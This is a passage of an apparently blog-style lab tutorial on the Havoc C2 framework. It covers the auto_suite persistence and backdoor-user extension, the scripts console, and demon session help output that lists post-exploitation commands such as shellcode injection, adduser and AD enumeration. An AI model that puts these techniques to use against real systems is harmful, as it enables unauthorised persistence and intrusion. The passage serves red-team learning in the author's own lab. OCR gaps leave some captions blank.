“Google Fu” on! I recommend doing this, so you can verify if there are any required dependencies. For instance, if you want to use “**havoc-ligolo**” for pivoting, you will need tmux, go, and kdesu installed on your machine. If you attempt to install an extension and are missing dependencies, a pop-up will appear and let you know what is missing (I would still venture to the contributors GitHub).

The ”**auto_suite**” extension seems useful, as it appears to be designed to help expedite post-exploitation, by providing a means to use “**Auto Search**, **Auto Recon**, **Auto Persist**, and **Auto RDP**”. The use of this script can aid in automating the search for files, host reconnaissance (Seatbelt enumeration), establishing persistence, and configuring RDP for remote GUI access.



Select a demon to search files on
select demon
Folder to start search:
C:\\
File types:
powershell files (*.ps1)
batch files (*.bat)
text files (*.txt)

Settings of autordp command
[!] means you need admin priv
username:
backdoor
password:
password123
domain:
options:


Run commands on new session
Pre-defined commands:
bofbelt (seat belt recon tool)
get_password_policy
screenshot
Custom powershell command:
Get-ChildItem...
Save

Select a demon to set persistance on
select demon
Path of payload on attacking end:
/home/user/payload.exe
Persistance type:
shell:startup
backdoor user
Persist!

“” options and their settings appear as tabs in the upper right window

Scripts Manager


The “**Scripts Manager**” provides a tab to the bottom window, that displays scripts that have either been uploaded through an extension or added to the Havoc framework. It will also allow an operator or developer the ability to create, and upload developed extensions/scripts to the Havoc Client application. I provide some information on this a bit further down, so if you are interested in learning more about it, I check out those resources.


Havoc View Attack Scripts Help Bloodhound Auto Suite
Scripts Manager
Script Console
ID
Exter
User
Computer
OS
Loaded scripts from adding the extensions from earlier.
Teamserver Chat
Extentions
Script Manager

```
/home/kali/Havoc/data/extensions/havoc-bloodhound/bloodhound.py
/home/kali/Havoc/data/extensions/auto_suite.py
```

“ ” contains scripts used for added extensions

You can also develop your own extensions and load the associated scripts via “**Load Script**”.




```
/home/kali/Havoc/data/extensions/havoc-bloodhound/bloo
/home/kali/Havoc/data/extensions/auto_suite.py
```

Name	Size	Type	Modified
assets			Yesterday
client			Yesterday
data			09:52
payloads			Yesterday
profiles			Yesterday
teamserver			Yesterday
CONTRIBUTING.MD	461 bytes	Document	Yesterday
CREDITS.md	1.9 kB	Document	Yesterday
havoc	16.3 MB	Program	Yesterday
LICENSE	35.1 kB	Text	Yesterday
makefile	1.6 kB	Text	Yesterday
README.md	3.2 kB	Document	Yesterday
RELEASE.md	2.4 kB	Document	Yesterday
WIKI.MD	27.7 kB	Document	Yesterday

Developed extensions can be added using the “ ”

Adding scripts via the “**Script Manager**” does not apply to any script, meaning you cannot simply upload every single Impacket python script and run them within the Havoc Client UI. The developer that created a significant number of the extensions (p4p1) has a blog post about this and the process for creating scripts that can be uploaded and used with the Havoc framework. It is a well written and documented blog post, so if you are interested in creating additional extensions, I suggest giving it a read, as going down that rabbit hole is outside the scope of this article.

The “**Script Console**” provides a python interpreter that interacts with the Havoc Client application, which again, is documented in the blog post provided above. If you are interested in learning more about it, I suggest giving that blog a read.




```
Python 3.11.7 (main, Dec 8 2023, 14:22:46) [GCC 13.2.0]
Type "help", "copyright", "credits" or "license" for more information.
```

“ ” python interpreter for interacting with Havoc Client application

Interacting with Sessions


In my Active Directory (AD) lab environment, for the sake of learning the basics, I disabled AntiVirus (AV) on a Windows 10 machine (AV bypass will come later), uploaded a newly created https payload (used defaults), executed it, and obtained a session (beacon) which was displayed on the Havoc Client UI.

To interact with a session, right click the session (table or graph view, it does not matter) and select “**Interact**”. This will open a tab in the bottom display window.



```
11/01/2024 02:53:11 Agent 281A053C authenticated as SPIDERMAN\pparker :: [Internal: 192.168.110.153] [Process: mmc.exe\4236] [Arch: x64] [Pivot: Direct]
```

Using “” in “” view to open a tab and perform post-exploitation on session




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
281a053c	192.168.110.1…	192.16		SPIDERMAN	Windows 10	mmc.exe	4236	3s	healthy

```
11/01/2024 02:53:11 Agent 281A053C authenticated as SPIDERMAN\pparker :: [Internal: 192.168.110.153] [Process: mmc.exe\4236] [Arch: x64] [Pivot: Direct]
```

Using “” in “” view to open a tab and perform post-exploitation on session


At the very bottom of this display window, the operator can input and execute a slew of post-exploitation commands on the compromised host. The “**help**” command will list all the built-in demon agent commands/modules available, along with the “**Type**” and “**Description**”.



```
02/01/2024 11:18:12 Agent 5EDF14CE authenticated as THEPUNISHER\fcastle :: [Internal: 192.168.110.152] [Process: demon.x64.exe\444] [Arch: x64] [Pivot: Direct]

02/01/2024 11:20:36 [ricky] Demon » help

Demon Commands
==============

  Command                  Type         Description
  -------                  -------      -----------
  adcs_enum                Command      Enumerate CAs and templates in the AD using Win32 functions
  adcs_request             Command      Request an enrollment certificate
  adduser                  Command      Add a new user to a machine.
  addusertogroup           Command      Add the specified user to the specified group
  arp                      Command      Lists out ARP table
  bofbelt                  Command      A Seatbelt port using BOFs
  cacls                    Command      List user permissions for the specified file, wildcards supported
  cat                      Command      display content of the specified file
  cd                       Command      change to specified directory
  checkin                  Command      request a checkin request
  config                   Module       configure the behaviour of the demon session
  cp                       Command      copy file from one location to another
  dcenum                   Command      enumerate domain information using Active Directory Domain Services
  dir                      Command      list specified directory
  dll                      Module       dll spawn and injection modules
  domainenum               Command      Lists users accounts in the current domain
  dotnet                   Module       execute and manage dotnet assemblies
  download                 Command      downloads a specified file
  driversigs               Command      checks drivers for known edr vendor names
  enableuser               Command      Activates (and if necessary enables) the specified user account on the target computer.
  enum_filter_driver       Command      Enumerate filter drivers

[fcastle/THEPUNISHER] demon.x64.exe/444 x64 (MARVEL.local)
>>>
```

Built-in post-exploitation commands and modules


The “**help**” command combined with a post-exploitation command/module, will provide additional information, such as a command, description, usage, examples, etc.



```
  userenum                 Command      Lists user accounts on the current computer
  whoami                   Command      get the info from whoami /all without starting cmd.exe
  windowlist               Command      list windows visible on the users desktop
  wmi_query                Command      Run a wmi query and display results in CSV format

02/01/2024 11:23:00 [ricky] Demon » help dcenum

 - Command       :  dcenum
 - Description   :  enumerate domain information using Active Directory Domain Services
 - Usage         :  dcenum
 - Example       :  dcenum

02/01/2024 11:23:11 [ricky] Demon » help screenshot

 - Command       :  screenshot
 - Description   :  takes a screenshot
 - Behavior      :  API Only

02/01/2024 11:23:22 [ricky] Demon » help shellcode

 - Command       :  shellcode
 - Description   :  shellcode injection techniques
 - Usage         :  shellcode [subcommand]
 - Example       :  shellcode inject-sys x64 1337 /tmp/rev_shell.x64.bin

  Command                      Description
  ---------                    ------------
  inject                       inject shellcode into a remote process
  spawn                        spawns a temporary process and injects into it
  execute                      executes shellcode in the current process (self inject)

[fcastle/THEPUNISHER] demon.x64.exe/444 x64 (MARVEL.local)
>>>
```

Using “” with post-exploitation commands


The “help” command can also be used to chain the commands a module uses and provide even more information such as “Sub Command” and “Behavior”, where the behavior of a command can potentially help with identifying Operations Security (OPSEC) concerns.



```
Teamserver Chat  ✕    [4f163a18] pparker/SPIDERMAN  ✕

10/01/2024 23:51:17 [r1cky] Demon » help shellcode

 - Command        :  shellcode
 - Description    :  shellcode injection techniques
 - Usage          :  shellcode [subcommand]
 - Example        :  shellcode inject-sys x64 1337 /tmp/rev_shell.x64.bin

  Command                      Description
  ---------                    -------------
  inject                       inject shellcode into a remote process
  spawn                        spawns a temporary process and injects into it
  execute                      executes shellcode in the current process (self inject)

10/01/2024 23:51:21 [r1cky] Demon » help shellcode inject

 - Module         :  shellcode
 - Sub Command    :  inject
 - Description    :  inject shellcode into a remote process
 - Behavior       :  Process Injection
 - Usage          :  shellcode inject [arch] [target pid] [/path/to/shellcode.x64.bin]
 - Example        :  shellcode inject x64 1337 /tmp/rev_shell.x64.bin

10/01/2024 23:51:37 [r1cky] Demon » help shellcode spawn

 - Module         :  shellcode
